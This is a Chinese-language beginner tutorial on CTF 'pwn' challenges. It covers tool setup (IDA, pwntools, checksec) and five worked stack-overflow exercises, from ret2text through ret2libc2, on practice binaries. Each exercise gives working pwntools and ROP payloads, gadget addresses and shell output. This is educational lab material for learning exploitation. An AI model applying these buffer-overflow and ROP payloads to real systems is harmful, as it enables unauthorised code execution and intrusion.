PWN 入门小练习

常用工具

在 CTF 的 pwn 题目中，攻击者会拿到一个二进制文件，即源代码编译时生成的.o 文件，这个文件是待入侵的目标系统上正在执行的程序。进行攻击时，需要通过分析找到这个二进制文件中的漏洞，最终目标是利用漏洞获取目标系统的最高权限。

在分析和编程时，常用工具如下：

IDA pro

IDA 全称是交互式反汇编器专业版（Interactive Disassembler Professional），是一个静态反编译软件。在 IDA 中，可以查看二进制文件内容，还可以查看反编译产生的 C 语句。

使用方法非常简单，直接将二进制文件添加到 IDA 中打开即可。注意 IDA 分为 32 位和 64 位两个版本（据说 32 位版本允许将汇编语言反编译为 C 语言，而 64 位版本没有该功能）。

如果想查看反编译出的 C 代码，可以按 tab 键。

P.S 点开 IDA 的时候需要调整为英文输入法，不然会报错。

VMWare + kali linux

kali linux 是基于 Debian 的 Linux 发行版，是参加 CTF 时最常用的操作系统。其中预装了超过 300 个渗透测试工具，方便使用。

kali 是开源镜像，可以在其官网上下载其虚拟机镜像，使用 VMWare 打开虚拟机。

pwntools

pwntools 是 python 第三方工具，是一个 CTF 框架和漏洞利用开发工具。其基本模块包括 asm（汇编与反汇编）、dynelf（远程符号泄漏）、elf（读取 elf 文件）、gdb（配合 gdb 调试）、memleak（内存泄漏）、shellcraft（shellcode 生成器）。

常用的 pwn 函数有：

```
remote(address, port)
```

产生一个远程 socket，这样就可以与目标服务器或程序进行交互（读写）了。

```
sh = process("./ret2text")
```

也可以使用 process 打开一个本地程序并与之交互。

```
sh.send(data)
sh.shendline(data)
```

两种发送数据的方式。两者之间的区别是：后者是发送一行数据，相当于在数据末尾加\n。

```
sh.recv(numb=4096, timeout=default)
sh.recvall()
sh.recvline(keepends=True)
sh.recvuntil(delims, drop=False)
sh.recvrepeat(timeout=default)
```

五种接受数据的方式。第一种接受指定长度的数据；第二种一直接收，直到收到 EOF；第三种接收一行，keepends 表示结尾是否保留\n；第四种一直接收，直到收到 delims 对应的 pattern；第五种一直接收，直到收到 EOF 或超时。

```
sh.interactive()
```

直接进行交互，相当于回到 shell 的模式，在取得 shell 之后使用

```
asm(str)
```

接收一个字符串，得到该字符串座位汇编码时对应的机器码。

```
p32(0xdeadbeef)
```

数据打包，用来将整数值转化为 32 位/64 位地址的方法，使得构造 payload 更加方便。

函数 p32/p64 用来打包一个整数，函数 u32/u64 用来解码字符串，得到整数。

checksec

为了保护程序不被入侵，程序编译时会使用一些安全保护手段。在攻击之前，攻击者需要知道目标系统运行的程序上打开了哪些安全属性，并制定相应的入侵策略。在编译时，用户可以向 gcc 提供标志位，以启用或禁用二进制文件的某些属性，这些属性与安全性相关。

checksec 是分析二进制文件时常用的工具之一。它可以识别编译时构建到二进制文件中的安全属性。识别的安全属性包括 RELRO、STACK CANARY、NX、PIE 等。

checksec 的安装：sudo apt install checksec

checksec 的使用：checksec --file=ret2text

checksec 识别的安全属性：

（1）RELRO：分为两种情况，Partial RELRO 部分开启堆栈地址随机化，GOT 表可写；Full RELRO 完全开启堆栈地址随机化，GOT 表不可写。GOT 表是全局偏移表。此项的目的是减少对 GOT 表的攻击。

（2）CANARY：在函数开始时随机产生一个值 canary，将其放在栈上紧挨着 ebp 的位置。如果攻击者想通过缓冲区溢出来覆盖 ebp 和 ebp 以下的地址时，一定会覆盖掉 canary。当程序结束时，会检查 canary，如果不一致则不会往下运行，从而避免缓冲区溢出攻击。

（3）NX：将数据所在的内存页标识为不可执行。当程序溢出成功转入 shellcode 时，程序会尝试在数据页上执行指令，此时 CPU 会抛出异常，而不是执行恶意指令。


（4）PIE：内存地址随机化。在 PIE 未开启时，每次加载程序的地址是固定的，但开启后每次程序启动的时候都会随机变换加载地址。

实例分析

以下实现了五个入门级别的 PWN 小练习。

ret2text

1. checksec 检查保护措施



入侵目标开启了 Partial RELRO 和 NX 两种保护措施。

2. 查找可利用的资源

在 IDA 中按 tab 键或 F5 即可查看反汇编程序源码，看到主函数中存在缓冲区溢出漏洞入口 gets(s)。

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5    setvbuf(stdout, 0, 2, 0);
6    setvbuf(_bss_start, 0, 1, 0);
7    puts("There is something amazing here, do you know anything?");
8    gets(s);
9    printf("Maybe I will tell you next time !");
10   return 0;
11 }
```

且 secure()函数中查找到字符串“/bin/sh”及在内存中的位置 0x0804863a，可以用来攻击。


```
5FD ; __unwind {
5FD                 push    ebp
5FE                 mov     ebp, esp
600                 sub     esp, 28h
603                 mov     dword ptr [esp], 0 ; timer
60A                 call    _time
60F                 mov     [esp], eax      ; seed
612                 call    _srand
617                 call    _rand
61C                 mov     [ebp+secretcode], eax
61F                 lea     eax, [ebp+input]
622                 mov     [esp+4], eax
626                 mov     dword ptr [esp], offset unk_8048760
62D                 call    ___isoc99_scanf
632                 mov     eax, [ebp+input]
635                 cmp     eax, [ebp+secretcode]
638                 jnz     short locret_8048646
63A                 mov     dword ptr [esp], offset aBinSh ; "/bin/sh"
641                 call    _system
646
```

3. 构造 payload

构造 payload 的目的是：通过 gets()函数的漏洞进行缓冲区溢出攻击，修改 main()函数的返回地址为/bin/sh，等到 main()函数执行完毕退出时，程序会回到 system(“/bin/sh”)的位置继续执行，打开新终端，让攻击者得以使用。


为了确定 main()函数返回地址的位置，攻击者可以通过 gdb 来查看程序运行时的内存和寄存器信息。

在 call _gets 时设置断点。查看此时 esp 中内容为 0xffffcf90，也就是说，字符串 s 的地址被存放在内存 0xffffcf90 中。通过查看内存，发现字符串 s 的地址为 0xffffcfac。（由于汇编代码中，此时刚执行过 mov [esp], eax，所以也可以直接查看 eax 中存储的地址。）



将字符串的起始地址和 ebp 的地址相减，得到偏移量：0xffffd018 – 0xffffcfac = 0x6c。再加上 ebp 本身占据的位置，总的偏移量为 0x6c + 4

4. 攻击结果



攻击成功。

ret2shellcode

1. checksec 检查保护措施

入侵目标只开启了 Partial RELRO，而没有开启 NX 保护措施，可以利用这一点进行攻击。

2. 查找可利用的资源

使用 IDA 查看反编译代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[100]; // [esp+1Ch] [ebp-64h] BYREF

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("No system for you this time !!!");
  gets(s);
  strncpy(buf2, s, 0x64u);
  printf("bye bye ~");
  return 0;
}
```

和上一个实验一样，这段代码中存在缓冲区溢出漏洞入口 gets(s)。

虽然这次没有在代码中找到现有的“system”代码，但由于没有开启 NX 保护，这里可以利用 shellcode 进行攻击。攻击者只需要通过 gets 函数将 shellcode 放到可读可写可执行的代码段中，再通过修改 main()函数的返回地址，即可打开新终端。

3. 构造 payload

将字符串的起始地址和 ebp 的地址之间的偏移量和上一个实验中一样，因此只需将一部分垃圾数据替换为 shellcode 对应的机器码即可。

4. 攻击结果

```
┌──(kali㉿kali)-[~/ROP/ret2shellcode]
└─$ python ret2shellcode.py
shellcode length : 44
[+] Starting local process './ret2shellcode': pid 20806
[*] Switching to interactive mode
No system for you this time !!!
bye bye ~$ ls
ret2shellcode  ret2shellcode.py
$ whoami
kali
$
```

攻击成功。

ret2syscall

1. checksec 检查保护措施

```
┌──(kali㉿kali)-[~/ROP/ret2syscall]
└─$ checksec --file=ret2syscall
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   2255 Symbols     No    0               0               ret2syscall
```

入侵目标开启了 Partial RELRO 和 NX 两种保护措施。

2. 查找可利用的资源并构造 payload

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5    setvbuf(stdout, 0, 2, 0);
6    setvbuf(stdin, 0, 1, 0);
7    puts("This time, no system() and NO SHELLCODE!!!");
8    puts("What do you plan to do?");
9    gets(&v4);
10   return 0;
11 }
```

通过 IDA 查看反编译代码，main 函数中有 gets()函数，可以用来攻击。

没有在函数中找到 system('/bin/sh')。而且由于开启了 NX 保护，无法直接在内存中注入 shellcode。但在数据段中查找到了'bin/sh'字符串，因此，考虑使用系统调用来获取终端权限。

攻击者希望程序执行 execve("/bin/sh",NULL,NULL)语句以获得终端权限。为此，需要给 eax 赋 execve 的系统调用号（0xb），给 ebx 赋'/bin/sh'的地址，给 ecx 和 edx 均赋 0，再跳转到 int 0x80 执行触发中断，即可执行 execve("/bin/sh",NULL,NULL)。

为了构造寄存器的值，攻击者需要利用程序中已有的、以 ret 结尾的程序片段，实现对每个寄存器的赋值，并且在程序片段之间跳转，使得程序得以运行。这一步可以使用 ROPgadget 工具，查找程序中可以利用的代码片段：

```
┌──(kali㉿kali)-[~/ROP/ret2syscall]
└─$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

```
┌──(kali㉿kali)-[~/ROP/ret2syscall]
└─$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'ecx'
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
```

```
┌──(kali㉿kali)-[~/ROP/ret2syscall]
└─$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'edx'
0x0806eb69 : pop ebx ; pop edx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0806eb6a : pop edx ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
```

```
┌──(kali㉿kali)-[~/ROP/ret2syscall]
└─$ ROPgadget --binary ret2syscall --only 'int'
Gadgets information
============================================================
0x08049421 : int 0x80

Unique gadgets found: 1
```

因此构造出的 payload 如下：

```
pop_eax_ret_addr = 0x080bb196
pop_ecx_ebx_ret_addr = 0x0806eb91
pop_edx_ret_addr = 0x0806eb6a

int_80_addr = 0x08049421
bin_sh_addr = 0x080be408

offset = 0x6c + 4

payload = (offset * b'A' \
    + p32(pop_eax_ret_addr) + p32(0xb) \
    + p32(pop_ecx_ebx_ret_addr) + p32(0) + p32(bin_sh_addr) \
    + p32(pop_edx_ret_addr) + p32(0) \
    + p32(int_80_addr) )
```

3. 攻击结果

```
┌──(kali㉿kali)-[~/ROP/ret2syscall]
└─$ python ret2syscall.py
[+] Starting local process './ret2syscall': pid 21356
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
ret2syscall  ret2syscall.py
$ whoami
kali
$
```

攻击成功。

ret2libc1

1. checksec 检查保护措施

```
┌──(kali㉿kali)-[~/ROP/ret2libc1]
└─$ checksec --file=ret2libc1
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   84 Symbols      No    0                1               ret2libc1
```

入侵目标开启了 Partial RELRO 和 NX 两种保护措施。

2. 查找可利用的资源

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[100]; // [esp+1Ch] [ebp-64h] BYREF

  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
  puts("RET2LIBC >_<");
  gets(s);
  return 0;
}
```

通过 IDA 查看反编译代码，main 函数中有 gets()函数，可以用来攻击。

继续在反编译代码中查找是否有 system('/bin/sh')函数可以利用。

```
void secure()
{
  unsigned int v0; // eax
  int input; // [esp+18h] [ebp-10h]
  int secretcode; // [esp+1Ch] [ebp-Ch]

  v0 = time(0);
  srand(v0);
  secretcode = rand();
  __isoc99_scanf("%d", &input);
  if ( input == secretcode )
    system("shell!?");
}
```

在 secure()函数中发现 system()函数，但由于"shell!?"不是可以执行的系统命令，无法直接利用。攻击者希望实现的命令是 system('/bin/sh')，因此需要利用程序引入的 libc 库函数_system()，通过构造栈帧的方式完成函数调用。可以在 plt 表中查找到_system 函数的地址：0x08048460。

```
.plt:08048426
.plt:08048426 ; ---------------------------------------------------------------------------
.plt:0804842C                 align 10h
.plt:08048430 ; [00000006 BYTES: COLLAPSED FUNCTION _gets. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048436 ; ---------------------------------------------------------------------------
.plt:08048436                 push    0
.plt:0804843B                 jmp     sub_8048420
.plt:08048440 ; [00000006 BYTES: COLLAPSED FUNCTION _time. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048446 ; ---------------------------------------------------------------------------
.plt:08048446                 push    8
.plt:0804844B                 jmp     sub_8048420
.plt:08048450 ; [00000006 BYTES: COLLAPSED FUNCTION _puts. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048456 ; ---------------------------------------------------------------------------
.plt:08048456                 push    10h
.plt:0804845B                 jmp     sub_8048420
.plt:08048460 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048466 ; ---------------------------------------------------------------------------
.plt:08048466                 push    18h
.plt:0804846B                 jmp     sub_8048420
.plt:08048470 ; [00000006 BYTES: COLLAPSED FUNCTION __gmon_start__. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048476 ; ---------------------------------------------------------------------------
.plt:08048476                 push    20h
.plt:0804847B                 jmp     sub_8048420
.plt:08048480 ; [00000006 BYTES: COLLAPSED FUNCTION _srand. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048486 ; ---------------------------------------------------------------------------
.plt:08048486                 push    28h
.plt:0804848B                 jmp     sub_8048420
.plt:08048490 ; [00000006 BYTES: COLLAPSED FUNCTION __libc_start_main. PRESS CTRL-NUMPAD+ TO EXPAND]
```

通过 ROPgadget 工具，查找到'/bin/sh'字符串：0x08048720。

```
┌──(kali㉿kali)-[~/ROP/ret2libc1]
└─$ ROPgadget --binary ret2libc1 --string '/bin/sh'
Strings information
============================================================
0x08048720 : /bin/sh
```

3. 构造 payload


系统调用函数的时候，机器需要分配一定的内存空间去完成函数内的各种操作。这个过程中分配的那部分栈成为栈帧。栈帧是一段有界限的内存区间，由最顶端的两个指针界定。这两个指针是：

（1） ESP 寄存器

栈指针寄存器，其中放着一个指针，该指针永远指向系统栈最上面一个栈帧的栈顶。

（2） EBP 寄存器

基址指针寄存器，其中放着一个指针，该指针永远指向系统栈最上面一个栈帧的底部。



栈帧结构（栈用来传递参数、存储返回信息、保存寄存器，以及本地存储）

当调用一个函数时，首先将参数压栈，再将返回地址 eip 压栈，然后将 ebp 压栈。当函数开始执行时，先自动寻找栈底即 ebp 指向的位置，然后将 ebp+8 位置的数据当作函数的参数。所以如果攻击者想将/bin/sh 作为 system 函数的参数，就应当在栈溢出的时候，先修改 eip 为 system 函数的地址，然后填充 4 个字节的垃


圾数据，再将/bin/sh 的地址写入栈上，这样调用 system 函数的时候，就可以将/bin/sh 作为参数，然后返回一个 shell。

因此，构造的 payload 如下：

```
system_addr = 0x08048460
bin_sh_addr = 0x08048720
offset = 0x6c + 4

payload = (b'A' * offset \
    + p32(system_addr) \
    + p32(0xcccccccc) \
    + p32(bin_sh_addr) )
```

4. 攻击结果



攻击成功。

ret2libc2

1. checksec 检查保护措施

入侵目标开启了 Partial RELRO 和 NX 两种保护措施。

2. 查找可利用的资源

```
1  void secure()
2  {
3    unsigned int v0; // eax
4    int input; // [esp+18h] [ebp-10h] BYREF
5    int secretcode; // [esp+1Ch] [ebp-Ch]
6
7    v0 = time(0);
8    srand(v0);
9    secretcode = rand();
10   __isoc99_scanf(&unk_8048760, &input);
11   if ( input == secretcode )
12     system("no_shell_QQ");
13 }
```

secure()函数中有 system()函数，但不是 system('/bin/sh')，无法直接利用。且在程序中没有查找到'/bin/sh'字符串，需要攻击者自己构造。

攻击者的目的是在内存中写入'/bin/sh'字符串，并找到字符串的位置。利用 gets()函数可以实现这一目的。攻击者可以首先通过栈溢出，将程序的返回地址覆盖为 gets 函数的地址，然后再将 bss 段的地址作为函数的参数，这样就可以将'/bin/sh'写入到内存中。注意这里要写在 bss 段而不是栈上，因为执行过程中，栈的地址是不确定的，而 bss 段的地址是不变的。

然后，再把通过栈溢出调用的 gets 函数的返回地址覆盖为 system 函数的地址，并且函数的参数为刚才的写入到 bss 段的'/bin/sh'字符串的地址。

首先利用 IDA 查找可以利用的函数：

```
.plt:08048486                push    18h
.plt:0804848B                jmp     sub_8048440
.plt:08048490 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048496 ; ---------------------------------------------------------------------------

.plt:08048456                push    0
.plt:0804845B                jmp     sub_8048440
.plt:08048460 ; [00000006 BYTES: COLLAPSED FUNCTION _gets. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048466 ; ---------------------------------------------------------------------------
```

找到可以利用的内存空间 buf2:

```
.bss:0804A065                align 20h
.bss:0804A080                public buf2
.bss:0804A080 ; char buf2[100]
.bss:0804A080 buf2           db 64h dup(?)
.bss:0804A080 _bss           ends
.bss:0804A080
```

找到修改寄存器（从而修改_system()函数的参数）的方法：

```
┌──(kali㉿kali)-[~/ROP/ret2libc2]
└─$ ROPgadget --binary ret2libc2 --only 'pop|ret' | grep 'ebx'
0x0804872c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804843d : pop ebx ; ret
```


构造出的 payload 结构：

```
gets_plt = 0x08048460
system_plt = 0x08048490
pop_ebx_ret_addr = 0x0804843d
buf2_addr = 0x0804a080
offset = 0x6c + 4

payload = flat([b'A' * offset, \
    gets_plt, \
    pop_ebx_ret_addr, buf2_addr, \
    system_plt, 0xdeadbeef, buf2_addr])

sh = process('./ret2libc2')
sh.sendline(payload)
sh.sendline(b'/bin/sh')
```

3. 攻击结果


┌──(kali㉿kali)-[~/ROP/ret2libc2]
└─$ python ret2libc2.py
[+] Starting local process './ret2libc2': pid 27949
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ ls
ret2libc2 ret2libc2.py
$ whoami
kali
$

攻击成功。